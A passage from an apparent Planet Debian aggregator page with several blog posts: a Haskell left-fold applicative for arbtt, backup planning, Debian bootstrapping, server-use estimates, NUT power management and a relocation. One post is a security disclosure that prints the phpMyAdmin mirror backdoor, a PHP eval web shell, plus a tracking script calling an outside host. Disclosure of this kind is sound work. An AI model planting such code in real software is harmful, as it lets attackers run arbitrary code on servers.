possibilities can help here. What is the correct way to traverse a lazy list and calculate some information about it? It is a strict left fold, i.e. an algorithm that can be represented as arguments to

foldl' :: (s -> x -> s) -> s -> [x] -> s
For those who are new to folds: The first argument is a function that processes one element from the list, returning the new state of the processing. The second argument is the initial state. And foldl' can apply such an algorithm to a list to return a final state. So obviously I had to express my reports as left folds. To think clearer about it, I gave them a name. I also added a finishing step to the mix, which is handy:
data LeftFold x a = forall s. LeftFold  
  start :: s,
  process :: s -> x -> s,
  finish :: s -> a
   
A value of type LeftFold x a is then an algorithm that traverses a list of xes and returns something of type a. The forall s. means that the user of such a processor must not make any assumptions about the type of the state. I also have a function that runs such a list processor, simply by invoking foldl' with the arguments stored in the LeftFold constructor:
runLeftFold :: LeftFold x a -> [x] -> a
runLeftFold (LeftFold st1 p1 f1) xs = f1 (foldl' p1 st1 xs)
Now, as a Haskell programmer, I am searching for monads everywhere, and it really would have been nice if this were a monad, as they are very easy to compose. But unfortunately, they do not form a monad. If they did then I could decide after running one processor and looking at the result how I would want to process the list now, but this obviously contradicts with the desire to traverse the list only once. But there is the monad s smaller ugly sibling, the applicative functor. One can still somewhat nicely compose them to form more complex algorithms, just with more restrictions. Here is my instance:
instance Functor (LeftFold x) where
  fmap f (LeftFold st1 p1 f2) = LeftFold st1 p1 (f . f2)
instance Applicative (LeftFold x) where
  pure x = LeftFold () const (const x)
  LeftFold st1 p1 f1 <*> LeftFold st2 p2 f2 = LeftFold  
  start  =  st1 :!: st2,
  process = \(s1 :!: s2) x -> p1 s1 x :!: p2 s2 x,
  finish  = \(s1 :!: s2)  -> f1 s1 (f2 s2)
   
The :!: operator is a strict tuple constructor. This is important, as otherwise the fold would be come a lazy one, I would be building up huge numbers of thunks and performance would be very bad. For the same reason every list processor should make sure that its state does not build thunks once it is in weak head normal form. Now I am at a abstraction level that I feel comfortable working in, by writing functions that combine the list processors in various ways. Probably the most important one for me is already present in the libraries (here with a specialized type):
sequenceA :: [LeftFold x a] -> LeftFold x [a]
This is the whole trick: Now I can, based on the user input, run any number and selection of reports in one single list traversal. I find it very elegant that under the hood , the strict tuples are nested at precisely the right depth depending on the length of the list. As hinted at before, I do some interesting stuff that was previously represented as lists of lists of values. Expressing these as left folds was a bit tricky, but again, the complexity is contained in the combinators that I wrote (although it still gets confusing, check out processIntervalReport in Stats.hs):
monoidFold :: Monoid m => LeftFold m m
mapElems :: LeftFold y a -> (x -> y) -> LeftFold x a 
filterWith :: (x -> Bool) -> LeftFold (Bool :!: x) a -> LeftFold x a
onSelected :: LeftFold x a -> LeftFold (Bool :!: x) a
onJusts :: LeftFold x a -> LeftFold (Maybe x) a
onAll :: LeftFold x a -> LeftFold (Bool :!: x) a
runOnGroups :: (x -> x -> Bool) -> LeftFold x y -> LeftFold y z -> LeftFold x z
runOnIntervals :: LeftFold x y -> LeftFold y z -> LeftFold (Bool :!: x) z
lfLength :: LeftFold x Int
lfFirst :: LeftFold x (Maybe x)
lfLast :: LeftFold x (Maybe x)
toList :: LeftFold x [x]
concatFold :: LeftFold [x] [x]
As a result, the program now only requires 10MB and runs 18% faster. If you wonder why, in the definition of runLeftFold, I do not apply the finish function strictly: That is intentional; I am actually passing the result of a processor that calculates some often required data (e.g. total time recorded) as an argument to all the list processors. (Near the end of the main function in stats-main.hs) This loop works fine as long as I am using these only in the finish functions.
There is one downside to this approach: I cannot easily calculate stuff on demand and share it between two reports. Previously, I could just bind this to a variable, pass it to all reports, only if at least one is interested it would be evaluated and if several are interested, the result would be shared. I do not have a good solution for this yet. The code above is in the self-contained module LeftFold.hs in the arbtt sources.
Several People have had this idea before, here is one blog post by Max Rabkin.
Flattr this post

Steve Kemp: So about that off-site encrypted backup idea ..

I'm just back from having spent a week in Helsinki. Despite some minor irritations (the light-switches were always too damn low) it was a lovely trip. There is a lot to be said for a place, and a culture, where shrugging and grunting counts as communication. Now I'm back, catching up on things, and mostly plotting and planning how to handle my backups going forward. Filesystem backups I generally take using backup2l, creating local incremental backup archives then shipping them offsite using rsync. For my personal stuff I have a bunch of space on a number of hosts and I just use rsync to literally copy my ~/Images, ~/Videos, etc.. In the near future I'm going to have access to a backup server which will run rsync, and pretty much nothing else. I want to decide how to archive my content to that - securely. The biggest issue is that my images (.CR2 + .JPG) will want to be encrypted remotely, but not locally. So I guess if I re-encrypt transient copies and rsync them I'll end up having to send "full" changes each time I rsync. Clearly that will waste bandwidth. So my alternatives are to use incrementals, as I do elsewhere, then GPG-encrypt the tar files that are produced - simple to do with backup2l - and us rsync. That seems like the best plan, but requires that I have more space available locally since : I guess I will ponder. It isn't horrific to require local duplication, but it strikes me as something I'd rather avoid - especially given that we're talking about rsync from a home-broadband which will take weeks at best for the initial copy.

Alessio Treglia: Be right back soon

Some days ago I moved to Aberdeen, Scotland, and I m still experiencing some issues with my Internet connection, so I m not yet able to come back to work on packaging stuff as usual. So please, have some patience, I ll be right back soon :)

Johannes Schauer: visit at Paris IRILL

Last week, I was invited to give a talk about my Debian bootstrapping efforts at IRILL in Paris. The slides of my talk are online as pdf. The time I spent in Paris with Pietro Abate was very fruitful. I have to thank him and Roberto di Cosmo for inviting me and even compensating for my travel expenses. The things we actually managed to implement during my visit: The two most important things (in my opinion) that we came up with for future implementation, were the idea to harvest reduced build dependency information from Gentoo as well as finding a flaw in the way the current dependency graph relates to binary packages and their installation sets. I am still busy with evaluating output from my trials with Gentoo, so I will cover this topic in a later blog post once I generated the actual impact on the dependency graph. The current status is, that Gentoo USE flags allow me to find possibly droppable build dependencies for 250 out of the 350 interesting Debian source packages that are part of the main scc. Pietro also found a current flaw in how the dependency graph is generated. While source package A and B might both depend on binary package C (and its installation set), it is wrong to add a dependency to C from both source packages without further verification. Due to virtual packages and disjunctive dependencies, C might have many possible installation sets. Only one of them is chosen in the current code. The problem is, that this one chosen set might conflict with the other build dependencies of source packages depending on C. Therefor, there must exist multiple binary package nodes C, each with a different installation set, dynamically generated as they are needed. Source packages must point to the node for C that possesses an installation set that doesnt conflict with its own build dependencies. Other TODO notes that we came up with and that I will be implementing are: As I cannot always depend on new dose3 versions being pushed to Debian Sid right after their release, I will do the dose3 git submodule integration over the weekend. This will allow me to evaluate the results I got from my evaluation of Gentoo USE flags that I gathered over the past week.

26 September 2012

Eddy Petri&#537;or: Security, so easy to be done wrong

I just finished reading this article about data security and how easily it can be done wrong. A real eye opener, if you're thinking about breeding your own solution. I highly recommend it, in spite of the initially weird feeling of reading something that looks like a script.

Russell Coker: Server Use Per Person

I ve just read Diego s response to an ill-informed NYT article about data-center power efficiency [1]. This makes me wonder, how much server use does each person have? Google Almost everyone uses Google, most of us use it a lot. The main Google product is also probably the most demanding, their search engine. In a typical day I probably do about 50 to 100 Google searches, that sounds like a lot, but half of them would probably be for one topic that is difficult to find. I don t think that I do that many Google searches because I generally know what I m doing and when I find what I need I spend a lot of time reading it. I m sure that many people do a lot more. Each Google search takes a few seconds to complete (or maybe more if it s an image search and I m on a slow link), but I think it s safe to assume that more than a few seconds of CPU time are involved. How much work would each Google search take if performed on a single system? Presumably Google uses the RAM of many systems as cache which gives a result more similar to a NUMA system than one regular server working for a longer time so there is no way of asking how long it would take to do a Google search with a single server. But I m sure that Google has some ratio of servers to the rate of requests coming in, it s almost certainly a great secret, but we can make some guesses. If the main Google user base comprises people who collectively do an average of 100 searches per day then we can probably guess at the amount of server use required for each search based on the number of servers Google would run. I think it s safe to assume that Google doesn t plan to buy one server for every person on the planet and that they want to have users significantly outnumbering servers. So even for core users they should be aiming to have each user only take a fraction of the resources that one server adds to the pool. So 100 searches probably each take more than 1 second of server use. But they almost certainly take a lot less than 864 seconds (the server use if Google had one server for every 100 daily requests which would imply one server for each of the heavier users). Maybe it takes 10 seconds of server use (CPU, disk, or network whichever is the bottleneck) to complete one search request. That would mean that if the Google network was at 50% utilisation on average then they would have 86400*.5/10/100 == 43 users per server for the core user base who average 100 daily requests. If there are 80M core users that would be about 2M servers, and then maybe something like another 4M servers for the rest of the world. So I could be using 1000 seconds of server time per day on Google searches. I also have a Gmail account which probably uses a few seconds for storing email and giving it to Fetchmail, and I have a bunch of Android devices which use Google calendars, play store, etc. The total Google server use on my behalf for everything other than search is probably a rounding error. But I could be out by an order of magnitude, if it only took 1 second of server use for a Google search then I would be at 100 server seconds per day and Google would only need one server for every 430 users like me. Google also serves lots of adverts on web sites that I visit, I presume that serving the adverts doesn t take much resources by Google standards. But accounting for it, paying the people who host content, and detecting fraud probably takes some significant resources. Other Big Services There are many people who spend hours per day using services such as Facebook. No matter how I try to estimate the server requirements it s probably going to be fairly wrong. But I ll make a guess at a minute of server time per hour. So someone who averages 3 hours of social networking per day (which probably isn t that uncommon) would be using 180 seconds of server time. Personal Servers The server that hosts my blog is reasonably powerful and has two other people as core users. So that could count as 33% of a fairly powerful server in my name. But if we are counting server use per USER then most of the resources of my blog server would be divided among the readers. My blog has about 10,000 people casually reading it through Planet syndication, that could mean that each person who casually reads my blog has 1/30,000 of a server allocated to them for that. Another way of considering it is that 10% of a server (8640 seconds) is covered by me maintaining my blog and writing posts, 20% is for users who visit my blog directly, and 3% is for the users who just see a Planet feed. That would mean that a Planet reader gets 1/330,000 of a server (250ms per day) and someone who reads directly gets 1/50,000 of a server (1.72s per day) as I have about 10,000 people visiting my blog directly in a month. My mail server which is also shared by a dozen or so people (maybe that counts as 5% of a server for me or 4320 seconds per day). Then there s the server I use for SE Linux development (including my Play Machine) and a server I use as a DNS secondary and a shell server for various testing and proxying. Other People s Servers If every reader of a Planet instance like Planet Debian and Planet Linux Australia counts as 1/330,000 of a server for their usage of my blog, then how would that count for my own use of blogs? I tend to read blogs written by the type of people who like to run things themselves, so there would be a lot of fairly under-utilised servers that run blogs. Through Planet Debian and Planet Linux Australia I could be reading 100 or more blogs which are run in the same manner as mine, and in a typical day I probably directly visit a dozen blogs that are run in such a manner. This could give me 50 seconds of server time for blog reading. Home Servers I have a file server at home which is also a desktop system for my wife. In terms of buying and running systems that doesn t count as an extra server as she needs to have a desktop system anyway and using bigger disks doesn t make much difference to the power use (7W is the difference between a RAID-1 server and a single disk desktop system). I also have a PC running as an Internet gateway and firewall. Running servers at home isn t making that much of an impact on my computer power use as there is only one dedicated 24*7 server and that is reasonably low power. But having two desktop systems on 24*7 is a significant factor. Where Power is Used/Wasted No matter how things are counted or what numbers we make up it seems clear that having a desktop system running 24*7 is the biggest use of power that will be assigned to one person. Making PCs more energy efficient through better hardware design and better OS support for suspending would be the best way of saving energy. Nothing that can be done at the server side can compare. Running a server that is only really used by three people is a significant waste by the standards of the NYT article. Of course the thing is that Hetzner is really cheap (and I m not contributing any money) so there isn t a great incentive to be more efficient in this regard. Even if I allocate some portion of the server use to blog readers then there s still a significant portion that has to be assigned to me for my choice to not use a managed service. Running a mail server for a small number of users and running a DNS server and a SE Linux development server are all ways of wasting more power. But the vast majority of the population don t have the skills to run their own server directly, so this sort of use doesn t affect the average power use for the population. Nothing else really matters. No matter what Google does in terms of power use it just doesn t matter when compared to all the desktop systems running 24*7. Small companies may be less efficient, but that will be due to issues of how to share servers among more people and the fact that below a certain limit you can t save money by using less resources particularly if you pay people to develop software. Conclusion I blame Intel for most of the power waste. Android phones and tablets can do some amazing things, which is hardly surprising as by almost every measure they are more powerful than the desktop systems we were all using 10 years ago and by many measures they beat desktop systems from 5 years ago. The same technology should be available in affordable desktop systems. I d like to have a desktop system running Debian based on a multi-core ARM CPU that can drive a monitor at better than FullHD resolution and which uses so little power that it is passively cooled almost all the time. A 64bit ARM system with 8G of RAM a GPU that can decode video (with full Linux driver support) and a fast SSD should compete well enough with typical desktop systems on performance while being quiet, reliable, and energy efficient. Finally please note that most of this post relies on just making stuff up. I don t think that this is wrong given the NYT article that started this. I also think that my estimates are good enough to draw some sensible conclusions. Related posts:
  1. Name Server IP and a Dead Server About 24 hours ago I rebooted the system that runs...
  2. Google Custom Search Engine I ve just been experimenting with Google Custom Search [1]. Below...
  3. Google Server Design Cnet has an article on the design of the Google...

Michal &#268;iha&#345;: Compromised SourceForge mirror

Yesterday, phpMyAdmin security team has been notified about backdoor being distributed together with phpMyAdmin zip file on one of SourceForge mirrors. We quickly analyzed the issue and confirmed that the backdoor is indeed present in phpMyAdmin-3.5.2.2-all-languages.zip file. It allowed anybody to execute arbitrary PHP code, there was file called server_sync.php which simply called eval on passed data:
<?php @eval($_POST['c']);?>
In addition to this, javascript code has been included, which could allow attacker to track vulnerable installations:
var icon ;
icon = document.createElement("img");
icon.src="http://logos.phpmyadmin-images.net/logo/logos.jpg";
icon.width=0;
icon.height=0;
document.body.appendChild(icon);
All in all looks like simple, but quite effective way to install backdoor, if they would be able to spread this more widely. We've immediately released PMASA-2012-5 to notify our users. Luckily this was spot quite fast (looking at used domain, the exploit could not be alive before 22th September 2012) and not on much frequent mirror (based on SourceForge official statement about 400 users have downloaded the file with backdoor). What still remains unclear is whether this was really only targeted on phpMyAdmin, or there were more modified file on this mirror (SourceForge hosts thousands of projects). I've randomly tried few our other download options from this mirror and none of them was affected, but the mirror was taken offline before I could do some more systematic analysis, so this question can now be answered only by SourceForge.

Filed under: English Phpmyadmin 0 comments Flattr this!

25 September 2012

Arnaud Quette: Power management and NUT #1: an introduction

in this series of articles, I will be talking in depth about power management through the NUT project, its packaging on Debian, how to use it in general and how I see it being part of the GreenIT thing. So, let's start with an introduction: NUT is a Free Software (GPL v2+ and 3 to be precise), originally created for power protection using UPS, from home to data-centers:
To shortly describe the main features, I would say that NUT: NUT used to stand for Network UPS Tools. That is, a software for talking to your UPS and shutting down your systems when needed. This definition is a bit limited nowadays, since NUT supports 4 types of power device: Considering this, is the name Network UPS Tools still suitable? Not really! But the acronym NUT is well known! So, for the time being, I just stick using it, and focus on other more important things, until a better opportunity (ideas and comments are welcome!). That said, what can you do exactly with NUT? Currently, you can: All the above is available in a standardized way: Well, this is already a long and dense post, so I will stop there for today. In the next post, we will have a deeper dive into using NUT, for various use cases: submit yours if you can ;-) cheers,
-- Arno

24 September 2012

Felipe Augusto van de Wiel: 24 Sep 2012

A new journey ahead
Changing jobs and moving to a new country... it's just the beginning.

On September 30th, 2012 I'm moving to Menlo Park, CA, USA because back in December 2011 I accepted a job offer as a sysadmin (the name is fancier: Operations Engineer) in Silicon Valley. Since then I'm working on the required documentation, so far everything had worked out. I'm starting at the new work on October 8th, and as I'm arriving on October 1st, I'll have a week to take a look around and get to know a tiny bit of San Francisco Bay Area.


In different levels and aspects it is a big opportunity for me, and I'm confident it'll be an unique experience, not only professional, which of course involves working in a bigger company with more complex scenarios and bigger challenges, and on the personal side, I'll live abroad, be an expat.


As you may imagine, I'm working on this process for more or less 10 months, but in the last 30 days it got more intense. Quitting my jobs, organizing my stuff, cleaning part of backlog (and finding out a have a huge to-do list awaiting for me). Spending quality time with family and friends, and also saying goodbye to them. Finishing some aspects of the move (travel tickets, temporary living).


It's new, it's different! I'm super excited and I do want to change a few things to make it easier for family and friends to keep up, make it easier to follow the news, which might help with the distance.
And now for something completely different! See you all pretty soon! :-)

Next.

Previous.